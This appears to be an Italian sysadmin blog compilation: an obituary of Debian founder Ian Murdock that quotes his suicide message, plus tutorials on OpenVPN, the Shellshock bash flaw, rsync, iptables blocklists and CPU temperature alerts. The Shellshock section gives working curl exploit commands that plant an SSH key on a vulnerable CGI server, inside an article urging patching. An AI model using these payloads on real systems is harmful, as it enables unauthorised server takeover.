Morto Ian Murdock, il padre di Debian

Il 28 dicembre 2015 l'informatica perde un illustre personaggio, il fondatore della distribuzione GNU/Linux Debian Ian Murdock.


Si proprio lei, la Debian, il nome poetico la contraddistingue dalle altre: Deb da Debra, sua ragazza nel 1993, e Ian dal suo nome.
Ian Murdock pubblica "The Debian Manifesto", la filosofia della nuova distribuzione, la Debian 0.91, apertura dello sviluppo a tutta la comunità informatica, collaborazione con la *Free Software Foundation* e, cosa più importante, creare una distribuzione solida, ben mantenuta e che non diventi mai un prodotto commerciale. Partendo da queste basi Debian darà vita a molte altre distribuzioni diventando "*The universal operating system*".

Ian Murdock con Debian ha anche sviluppato l'**Advanced Packaging Tool**, conosciuto con l'acronimo **APT**, il gestore standard di pacchetti software. Una curiosità di APT è il print a video del suo help: con il comando "apt-get help", al termine della lista dei comandi e opzioni da passare all'APT, viene mostrata la scritta "This APT has Super Cow Powers".

Daniel Burrows nel '99 implementa "aptitude" inserendo il suo Easter Egg "does not have Super Cow Powers" e un riferimento al "Piccolo Principe".

http://dtricarico.photogulp.net/2009/03/super-mucca-debian-cowsay-fortune.html

La sua *distro* è considerata una delle più pure e aderenti ai principi ispiratori del software libero; nel 1996 Murdock divenne **CTO (*Chief Technology Officer*) della Linux Foundation**, per poi passare a Sun nel 2003



con il ruolo di Vice Presidente per le piattaforme emergenti. Qui il suo lavoro contribuì alla nascita di OpenSolaris, sistema che fu abbandonato quando Sun Microsystems fu acquisita da Oracle (27 gennaio 2010), nello stesso momento Murdock lasciò la società.

La sua morte lascia un'aria di mistero per via di un arresto violento la sera di sabato 26 dicembre 2015.

SFBAY.CA ha pubblicato un resoconto degli eventi:

http://sfbay.ca/2015/12/31/police-confirm-ian-murdock-arrest-before-suicide/

> He didn't indicate at any point in the jail booking process that he was suicidal and was medically examined again in jail, she said.
>
> On Monday, police returned to the 2400 block of Green Street on reports of a possible suicide. The city medical examiner's office confirmed Murdock was found dead there.

Lunedì scorso Murdock ha scritto online un messaggio che sembrava indicare un intento suicida (*"I'm committing suicide tonight…do not intervene as I have many stories to tell and do not want them to die with me #debian #runnerkrysty67"*).

La comunità ha pubblicato le istruzioni per porgere le condoglianze al seguente link:

https://bits.debian.org/2015/12/mourning-ian-murdock.html

> La sua famiglia in questo momento difficile ha chiesto di rispettare la loro privacy e noi vogliamo onorare questa loro richiesta.
>
> All'interno della nostra Debian e della più grande comunità Linux

> le condoglianze possono essere inviate a in-memoriam-ian@debian.org
> in modo da poterle archiviare e conservare.

OpenVPN gateway internet [Debian]

Usare OpenVPN per accedere ad un'infrastruttura e uscire su internet direttamente dal server VPN.

Lo scenario è quello di avere dei consulenti in giro per clienti che si collegano ad internet per mezzo del proxy del cliente, questo blocca le connessioni di tutti i client, a partire da quello di posta (Outlook, Thunderbird, Mail, ecc…)

Iniziamo con la configurazione del server.

L'articolo tratta l'installazione del software su un sistema operativo Debian Squeeze, ma a pacchetti installati, le informazioni sono utilizzabili sulle più diffuse distribuzioni.

Diamo per scontato che la porta 443 TCP verso il vostro server sia raggiungibile.

Il primo step è naturalmente quello di installare openvpn:

```
# apt-get install openvpn
```

Generazione dei certificati

Il pacchetto di OpenVPN fornisce una serie di script già pronti atti a tale scopo nel path */usr/share/doc/openvpn/examples/easy-rsa/2.0/*:

```
# ls /usr/share/doc/openvpn/examples/easy-rsa/2.0/
build-ca          build-key-server  Makefile              sign-req
build-dh          build-req         openssl-0.9.6.cnf.gz  vars
build-inter       build-req-pass    openssl.cnf           whichopensslcnf
build-key         clean-all         pkitool
build-key-pass    inherit-inter     README.gz
build-key-pkcs12  list-crl          revoke-full
```

Per comodità spostiamo tutta la directory sotto */etc/openvpn/rsa/*.

```
# cp -r /usr/share/doc/openvpn/examples/easy-rsa/2.0/ /etc/openvpn/rsa
# cd /etc/openvpn/rsa
```

Apriamo il file “*vars*” e editiamo i campi, questo velocizzerà la creazione dei certificato, è comodo per chi ha la necessità di creare molti certificati.

I parametri da modificare sono i seguenti:

- KEY_SIZE
- KEY_COUNTRY
- KEY_PROVINCE
- KEY_CITY
- KEY_ORG
- KEY_EMAIL

Un esempio del file vars:

```
export KEY_SIZE=1024
...
export KEY_COUNTRY="IT"
export KEY_PROVINCE="IT"
export KEY_CITY="Roma"
export KEY_ORG="LBIT"
export KEY_EMAIL="vpn@lbit-solution.it"
```

A questo punto siamo pronti per generare la nostra **CA (certificate authority)**

```
# source vars
NOTE: If you run ./clean-all, I will be doing a rm -rf on
/etc/openvpn/rsa/keys
# ./clean-all
```

È necessario richiamare anche lo script “clean-all” per iniziare con un ambiente pulito.

Ora possiamo generare la nostra **Certificate Authority**:

```
# ./build-ca
Generating a 1024 bit RSA private key
.....................................................++++++
...++++++
writing new private key to 'ca.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [IT]:
State or Province Name (full name) [IT]:
Locality Name (eg, city) [Roma]:
Organization Name (eg, company) [LBIT]:
Organizational Unit Name (eg, section) []:
Common Name (eg, your name or your server's hostname) [LBIT CA]:
Email Address [vpn@lbit-solution.it]:
```

Avendo preconfigurato il file “vars” è sufficiente premere invio visto che il sistema ci propone come default i valori che avevamo inserito ad inizio procedura.
Ora possiamo creare il certificato per il server VPN:

```
# ./build-key-server GatewayVPN
```

GatewayVPN è il nome della macchina su cui sto installando il server VPN, per coerenza la coppia chiave/certificato avrà il nome dell’host su cui viene usato.

Per evitare che ad ogni riavvio di OpenVPN sia richiesta una password premere invio senza inserire nulla alla richiesta di password:

```
Generating a 1024 bit RSA private key
..................++++++
.++++++
writing new private key to 'GatewayVPN.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [IT]:
State or Province Name (full name) [IT]:
Locality Name (eg, city) [Roma]:
Organization Name (eg, company) [LBIT]:
Organizational Unit Name (eg, section) []:
Common Name (eg, your name or your server's hostname) [GatewayVPN]:
Email Address [vpn@lbit-solution.it]:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:password
An optional company name []:
Using configuration from /etc/openvpn/rsa/openssl.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName           :PRINTABLE:'IT'
stateOrProvinceName   :PRINTABLE:'IT'
localityName          :PRINTABLE:'Roma'
organizationName      :PRINTABLE:'LBIT'
commonName            :PRINTABLE:'GatewayVPN'
emailAddress          :IA5STRING:'vpn@lbit-solution.it'
Certificate is to be certified until Apr 25 13:50:00 2020 GMT (3650 days)
Sign the certificate? [y/n]:y

1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
```

Generiamo ora il file Diffie-Hellman, necessario per l’avvio delle connessioni cifrate.

```
# ./build-dh
Generating DH parameters, 1024 bit long safe prime, generator 2
This is going to take a long time
........+.............
```

Generiamo l’ultima chiave necessaria per l’instaurazione di una connessione sicura

```
# openvpn --genkey --secret keys/ta.key
```

Generazione dei certificati per i client

La procedura per generare i certificati dei client è identica a quella del server, nell’esempio li creiamo nominali per una semplice identificazione, in caso di grandi numeri è possible usare la matricola aziendale.

```
#  ./build-key mcapasso
  Please edit the vars script to reflect your configuration,
  then source it with "source ./vars".
  Next, to start with a fresh PKI configuration and to delete any
  previous certificates and keys, run "./clean-all".
  Finally, you can run this tool (pkitool) to build certificates/keys.
root@webdav:/etc/openvpn/easy-rsa# source ./vars
NOTE: If you run ./clean-all, I will be doing a rm -rf on /etc/openvpn/easy-
rsa/keys
root@webdav:/etc/openvpn/easy-rsa#  ./build-key mcapasso
Generating a 1024 bit RSA private key
.....................................++++++
.....................................++++++
writing new private key to 'mcapasso.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [IT]:
State or Province Name (full name) [RM]:
Locality Name (eg, city) [Roma]:
Organization Name (eg, company) [LBIT]:
Organizational Unit Name (eg, section) []:
Common Name (eg, your name or your server's hostname) [mcapasso]:
Name []:Mirko Capasso
Email Address [supporto@lbit-solution.it]:mcapasso@lbit-solution.it

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
Using configuration from /etc/openvpn/easy-rsa/openssl.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName           :PRINTABLE:'IT'
stateOrProvinceName   :PRINTABLE:'RM'
localityName          :PRINTABLE:'Roma'
organizationName      :PRINTABLE:'LBIT'
commonName            :PRINTABLE:'mcapasso'
name                  :PRINTABLE:'Mirko Capasso'
emailAddress          :IA5STRING:'mcapasso@lbit-solution.it'
Certificate is to be certified until Oct 19 14:29:37 2024 GMT (3650 days)
Sign the certificate? [y/n]:y


1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
```

Configurazione del server

Ora andiamo a configurare il demone OpenVPN, anche in questo caso il pacchetto dovrebbe portare con se degli esempi.

```
# cp /usr/share/doc/openvpn/examples/sample-config-files/server.conf.gz
/etc/openvpn/
# cd /etc/openvpn
# gunzip server.conf.gz
```

Di seguito un file di configurazione, dopo andiamo a spiegare le direttive:

```
# SERVER CONF
port 443
proto tcp
dev tun

ca rsa/keys/ca.crt
cert rsa/keys/GatewayVPN.crt
key rsa/keys/GatewayVPN.key
dh rsa/keys/dh1024.pem

client-config-dir ccd
server 10.1.1.0  255.255.255.0
route 10.1.1.0 255.255.255.0
ifconfig-pool-persist ipp.txt
cipher AES-256-CBC
comp-lzo
persist-key
persist-tun

status /var/log/openvpn-status.log 5
status-version 2
log-append /var/log/openvpn-status.log
verb 3  # verbose mode

# ROUTE THE CLIENT'S INTERNET ACCESS THROUGH THIS SERVER:
push "redirect-gateway def1"
push "remote-gateway 10.1.1.1"
push "dhcp-option DNS 8.8.8.8"
keepalive 10 60
```

La prima entry “*port*” è la porta sulla quale il servizio OpenVPN si metterà in ascolto, “*proto*” il protocollo, possiamo usare TCP o UDP, in questo scenario abbiamo scelto TCP per evitare che le connessioni UDP fossero droppate da firewall o proxy.

Non abbiamo usato la entry “*local*” poiché il nostro serve deve accettare connessioni su tutte le interfacce di rete, nel caso in cui ci fossero più

interfacce ma solo una destinata al demone allora sarà necessario indicare l'IP sul quale mettersi in ascolto, come l'esempio seguente:

```
local 10.10.256.25
```

Possiamo usare un tunnel al layer 3 del livello OSI, (**tap**) oppure un bridge di rete a livello 2 (**tun**), nel nostro file abbiamo inserito la seconda opzione.

A seguire la parte relativa ai certificati:

```
ca rsa/keys/ca.crt
cert rsa/keys/GatewayVPN.crt
key rsa/keys/GatewayVPN.key
dh rsa/keys/dh1024.pem
```

Le direttive da non dimenticare per consentire l'accesso ad internet tramite VPN sono le ultime, al posto di 10.1.1.1 va inserito l'IP della scheda tun0:

```
# ROUTE THE CLIENT'S INTERNET ACCESS THROUGH THIS SERVER:
push "redirect-gateway def1"
push "remote-gateway 10.1.1.1"
push "dhcp-option DNS 8.8.8.8"
```

Configurazione di IPTABLES

Per consentire ai client di uscire su internet tramite il gateway VPN andiamo ad abilitare il fowarding e il MASQUERADE tramite IPTABLES:

```
sysctl -w net.ipv4.ip_forward=1
iptables -t nat -A POSTROUTING -s 10.1.1.0/24 -o eth0 -j MASQUERADE
```

Se abbiamo IPTABLES configurato andiamo ad aggiungere anche le policy di ACCEPT:

```
iptables -A INPUT -i tun0 -j ACCEPT
iptables -A FORWARD -i tun0 -j ACCEPT
```

Avviare il demone di OpenVPN e configurare i certificati dei client.

Configurazione dei client

Per prima cosa dobbiamo copiarci i certificati:

- La coppia certificato/chiave per il client (i due file .key e .crt)
- Il certificato della CA del server (il file ca.crt)

- La chiave di autenticazione TLS (il file ta.key)

Il file di configurazione di una macchina Windows non è complicato ma al primo errore smette di funzionare senza scrivere nei log:

```
client
dev tun
proto tcp
remote IP_SERVER_VPN 443
resolv-retry infinite
nobind
persist-key
persist-tun
# THE CSR FILE:
ca "C:\\Program Files\\OpenVPN\\config\\ca.crt"
cert "C:\\Program Files\\OpenVPN\\config\\dtricarico.crt"
key "C:\\Program Files\\OpenVPN\\config\\dtricarico.key"
ns-cert-type server
cipher AES-256-CBC
comp-lzo
redirect-gateway def1
verb 3
route-method exe
route-delay 2
```

Shellshock vulnerability BASH

BASH CVE-2014-6271 vulnerability

Vulnerabilità grave della bash, la command line più diffusa dei sistemi Linux, associata all'utilizzo delle CGI consente di prendere il controllo del server.

Secondo Robert Graham, esperto di sicurezza di Errata Security, la falla che interessa Bash è probabilmente molto più grande e rischiosa di Heartbleed, l'enorme falla di Internet legata al sistema OpenSSL emersa lo scorso aprile.

- CentOS
- Debian
- Redhat(link is external)
- Ubuntu

I sistemi impattati sono principalmente le distribuzioni basate su RHEL, Debian, ma tutte quelle che usano la bash sono a rischio vulnerabilità.
http://youtu.be/ArEOVHQu9nk
La risoluzione è molto semplice, per le RHEL based, quindi RHEL stessa, Fedora, CentOS basta eseguire l'upgrade della bash:

```
yum upgrade bash
```

Mentre per le Debian based:

```
apt-get update; apt-get install bash
```

Per Debian 6 potrebbe essere necessario cambiare il repository nel file source.list, è possibile scaricare uno script che esegue la verifica della vulnerabilità sulla bash e poi esegue l'upgrade, scarica il file ZIP da estrarre sul sistema "shellshock.zip", estrai il pacchetto, dai i permessi di esecuzione e lancialo:

```
wget
http://www.lbit-solution.it/wp-content/plugins/download-monitor/download.php?id=13
unzip shellshock.zip
chmod +zx shellshock.sh
./shellshock.sh
```

Lo script scrive nella direcotory /root/ il file shellshock.txt, al suo interno sono presenti le informazioni della bash e la presenza della vulnerabilità prima e dopo l'upgrade.

Per testare se la versione della BASH è afflitta dalla vulnerabilità CVE-2014-6271 basta lanciare questo comando:

```
env x='() { :;}; echo vulnerabile' bash -c "echo prova"
```

Se riceviamo a video la parola "vulnerabile" e poi "prova" vuol dire che dobbiamo eseguire l'upgrade, nel caso ci fosse solo "prova" oppure "bash: warning: x: ignoring function definition attempt" vuol dire che la BASH in uso non è vulnerabile.

Perché avere paura del shellshock e chi deve correre ai ripari:

La vulnerabilità descritta in questo articolo consente di prendere il pieno controllo del server bersaglio solo se tale server ha in uso le CGI, questo perché è possibile inserire il settaggio si "X" con le istruzioni di nostro interesse nell'environment del server sfruttando l'HTTP_AGENT.

```
curl -k -H 'User-Agent: () { :;}; /bin/mkdir /var/www/.ssh'
http://BERSAGLIO/cgi-bin/script.py
curl -k -H 'User-Agent: () { :;}; echo "ssh-rsa AAAAB3wAAAQEA[...]JXIQ== www-data@testserv" \
>/var/www/.ssh/authorized_keys' http://BERSAGLIO/cgi-bin/script.py
```

```
ssh www-data@BERSAGLIO
www-data@BERSAGLIO:~$ uname -a
Linux BERSAGLIO 2.6.32-431.11.2.el6.x86_64 #1 SMP Tue Mar 25 19:59:55 UTC
2014 x86_64 x86_64 x86_64 GNU/Linux
```

Cosa abbiamo fatto: avevamo precedentemente individuato sul server BERSAGLIO la presenza delle CGI e dello script script.py, conil curl gil abbiamo inviato una richiesta falsando il nostro “User-Agent”, nel suo interno sfruttiamo la vulnerabilità inserendo la creazione di una direcotry :

```
User-Agent: () { :;}; /bin/mkdir /var/www/.ssh
```

gli passiamo la nostra chiave per poter effettuare accesso in SSH

```
User-Agent: () { :;}; echo "ssh-rsa AAAAB3wAAAQEA[...]JXIQ== www-
data@testserv"\ >/var/www/.ssh/authorized_keys
```

ora abbiamo completo accesso al terminale.

Questa vulnerabilità deve spaventare chi espone su internet un web server, tutti gli altri sistemi che erogano un servizio diverso hanno meno probabilità di essere bucati, ma comunque è sempre meglio fare l’upgrade della bash.

Per i sistemi Debian e Debian based non supportati, come la 5 c’è questo script pubblicato su “https://dmsimard.com/2014/09/25/the-bash-cve-2014-6271-shellshock-vulnerability/”

```
#!/bin/bash
# dependencies
apt-get update; apt-get install build-essential gettext bison

# get bash 3.2 source
wget http://ftp.gnu.org/gnu/bash/bash-3.2.tar.gz
tar zxvf bash-3.2.tar.gz
cd bash-3.2

# download and apply all patches, including the latest one that patches
CVE-2014-6271
# Note: CVE-2014-6271 is patched by release 52.
# Release 53 is not out on the GNU mirror yet - it should address
CVE-2014-7169.
for i in $(seq -f "%03g" 1 52); do
    wget -nv http://ftp.gnu.org/gnu/bash/bash-3.2-patches/bash32-$i
    patch -p0 < bash32-$i
done

# compile and install to /usr/local/bin/bash
./configure && make
make install
```

```
# point /bin/bash to the new binary
mv /bin/bash /bin/bash.old
ln -s /usr/local/bin/bash /bin/bash
```

Svuotare directory con rsync

Problema: svuotare al cache dei apache in poco tempo.

Il modulo mod_disk_cache.c di apache velocizza l'erogazione dei contenuti appoggiano la cache all'interno di una direcotry.

Arriva il giorno che devi necessariamente svuotare questa directory e non puoi usare il comando htcacheclean, la cosa più ovvia da fare è usare:

```
rm -Rf /var/cache/mod_disk
```

Restiamo a guardare il terminale fermo, immobile e lo spazio disco diminuire lentamente, ma proprio lentamente, questo perché i dati come numerosità sono tantissimi e come dimensione circa 20 Giga, per rimuovere la directory abbiamo dovuto fermare il demone HTTPD e non erogare più il servizio WEB, a questo punto spostiamo la scrittura della cache, facciamo partire Apache 2 e sfruttiamo il comando ***rsync*** per velocizzare lo svuotamento della directory. Non la cancelleremo ma la svuoteremo, visto che l'eliminazione era decisamente lunga.

Solitamente ***rsync*** si utilizza per sincronizzare due directory, se usiamo questo comando per sincronizzare una dir vuota con l'opzione *–delete,* allora sincronizzeremo la piena con la vuota cancellando quello che è presente nella piena ma non nella vuota.

```
mkdir /var/cache/vuota
rsync -a /var/cache/vuota/ /var/cache/mod_disk --delete
rm -Rf /var/cache/vuota /var/cache/mod_disk
```

Il comando rsync impiega un quarto del tempo del comando rm.

[NETFILTER] Bloccare lista di IP con iptables

Aumentare la sicurezza del nostro firewall bloccando gli indirizzi IP noti per attacchi

Il sito internet BLOCKLIST.DE mette a disposizione file txt contenenti gli indirizzi IP che hanno attaccato i loro clienti nelle ultime 48 ore.

E' possible scaricarsi le liste suddivise per attacco, SSH, DDOS, FTP, MAIL, SPAM, ecc.. oppure una lista completa di tutti gli IP all'indirizzo http://lists.blocklist.de/lists/.

Vediamo ora come interagire con il nostri iptables senza modificare la configurazione ottimale raggiunta con ore ed ore di test.

Uno script bash si occupa di scaricare la lista dal sito blocklist.de, ne legge il suo contenuto e, prima prova a togliere la regola per evitare di avere regole ridondanti:

```
/sbin/iptables -D INPUT -t filter -s $blkip -j DROP 2> /dev/null
```

e poi ne applica una

```
/sbin/iptables -A INPUT -t filter -s $blkip -j DROP
```

per ultima cosa scrive il comando per la rimozione della regola in un file, in modo da poterlo richiamare qualora si volesse pulire la catena di INPUT dagli IP sella black list senza buttare giù il firewall.

```
echo "/sbin/iptables -D INPUT -t filter -s $blkip -j DROP" >> $DROPRULE
```

Di seguito lo script, da lanciare con ./iptables-blk.sh start

```
#! /bin/sh
start(){
echo "start"
BLACKFILE="/usr/local/etc/blacklist.txt"
DROPRULE="/usr/local/etc/blacklistdrop.txt"
BLOCKLIST_URL="http://lists.blocklist.de/lists/all.txt"
> $DROPRULE
curl $BLOCKLIST_URL |grep -oE
'((1?[0-9][0-9]?|2[0-4][0-9]|25[0-5])\.){3}(1?[0-9][0-9]?|2[0-4][0-9]|25[0-5]
```

```
)' > $BLACKFILE
if [ $? -eq 0 ]
  then
  for blkip in `cat $BLACKFILE`; do
    echo "ACCESSO NEGATO A: $blkip"
    /sbin/iptables -D INPUT -t filter -s $blkip -j DROP 2>/dev/null
    /sbin/iptables -A INPUT -t filter -s $blkip -j DROP
    echo "/sbin/iptables -D INPUT -t filter -s $blkip -j DROP" >> $DROPRULE
  done
  else
  echo "$BLOCKLIST_URL ERROR"
fi
}

stop(){
DROPRULE="/usr/local/etc/blacklistdrop.txt"
echo "stop"
cat $DROPRULE|while read resetrule; do
echo "$resetrule"
$($resetrule)
done
}

restart(){
stop
sleep 5
start
}

case "$1" in
start)
start
;;
stop)
stop
;;

restart)
restart
;;
*)
echo "Usage: firewall {start|stop|restart}"
exit 1
esac

exit 0
```

Controllo temperatura cpu server linux

Esigenza: controllare la temperatura della cpu di alcuni server linux.

Due delle macchine che compongono l'infrastuttura di backup sono allocate in una stanza **non climatizzata**, la temperatura non sale mai a livelli di guardia, comunque è sempre bene tenere sotto controllo la temperatura del processore.

Il comando "sensors" rileva i vari sensori prsenti nell'hardware della macchina, nel mio caso posso sfruttare la temperatura delle CPU, il seguente script prende un solo valore in considerazione. Difficilmente avremo una CPU a 28°C e una a 65°C.

Lo script prende la temperatura dal comando sensor e manipola l'output, ottiene la temperatura esterna tramite ClassMeteo nella pagina di Yahoo, questo per dare evidenza della situazione climatica; un esempio banale è quello i avere una temperatura esterna di 36°C e le CPU a 45°C, lo consideramo normale, ma avere l'esterna a -5°C e l'interna a 65°C dovrebbe farci pensare, soprattutto se le CPU non stanno lavorando, magari ci siamo solo dimenticati l'impianto di riscaldamento acceso e su una temperatura decisamente tropicale.

Effettuato il controllo, cercando la soglia massima otlre la quale deve far partire l'aert è di 55°C, la soglia massima consigliata dal produttore è di 65°C, per qeusto mi prendo un "margine" di 10°C, per dare il tempo di controllare in SSH e di intervenire in sede.

```
#!/bin/bash

temp=$(sensors|grep Core|sed -e's/[^0-9.]//g' -e 's/^0//g'|tail -1|awk -F"."
'{print $1}')

wget http://it.meteo.yahoo.com/italia/toscana/cerreto-guidi-12846264/
external=$(grep -i "<div temp-c \">" index.html |tr "<" "\n"| grep -i "day-
temp-current temp-c"|sed -e 's/[^0-9]//g')

clear

echo "Temperatura interna: $temp gradi centigradi"

echo "Temperatura esterna: $external gradi centigradi"

if [ $temp -gt 55 ]; then

cat > /tmp/chktmp.eml <<DT
```

```
<!DOCTYPE HTML PUBLIC “-//W3C//DTD HTML 4.01 Transitional//EN”>

<html>

<head>

<meta http-equiv=”content-type” content=”text/html; charset=windows-1250″>

<title>Tempi di apertura sito</title>

<h1 >TEMPERATURA ALTA</h1>

<h2>La temperatura del server <b>$(hostname)</b> &egrave; di <span ><b>$(echo
$temp) &deg; C</b></span>.</h2>

<p>La temperatura esterna &egrave; di <b>$(echo $external)&deg; C</b>
rilevata da <a
href=”http://it.meteo.yahoo.com/italia/toscana/cerreto-guidi-12846264/”>Class
Meteo</a>.</p>

<br />

<br />

<p>Rispondendo a questa mail contatterai il gruppo di supporto LBiT soluzioni
informatiche.</p>

<p>Mail inviata da $(hostname).</p>

DT

(cat <<EOCAT

Subject: ALLARME TEMPERATURA $(echo $hostnama) $(echo $temp)

MIME-Version: 1.0E

Content-Type: text/html

Content-Disposition: inline

From:$(hostname).lbit-solution.it <no-replay@lbit-solution.it>

To: Gruppo Supporto LBiT soluzioni informatiche <supporto@lbit-solution.it>

EOCAT

cat /tmp/chktmp.eml) | /usr/sbin/sendmail supporto@lbit-solution.it
amministrazione@lbit-solution.it

fi

rm -f index.htm*
```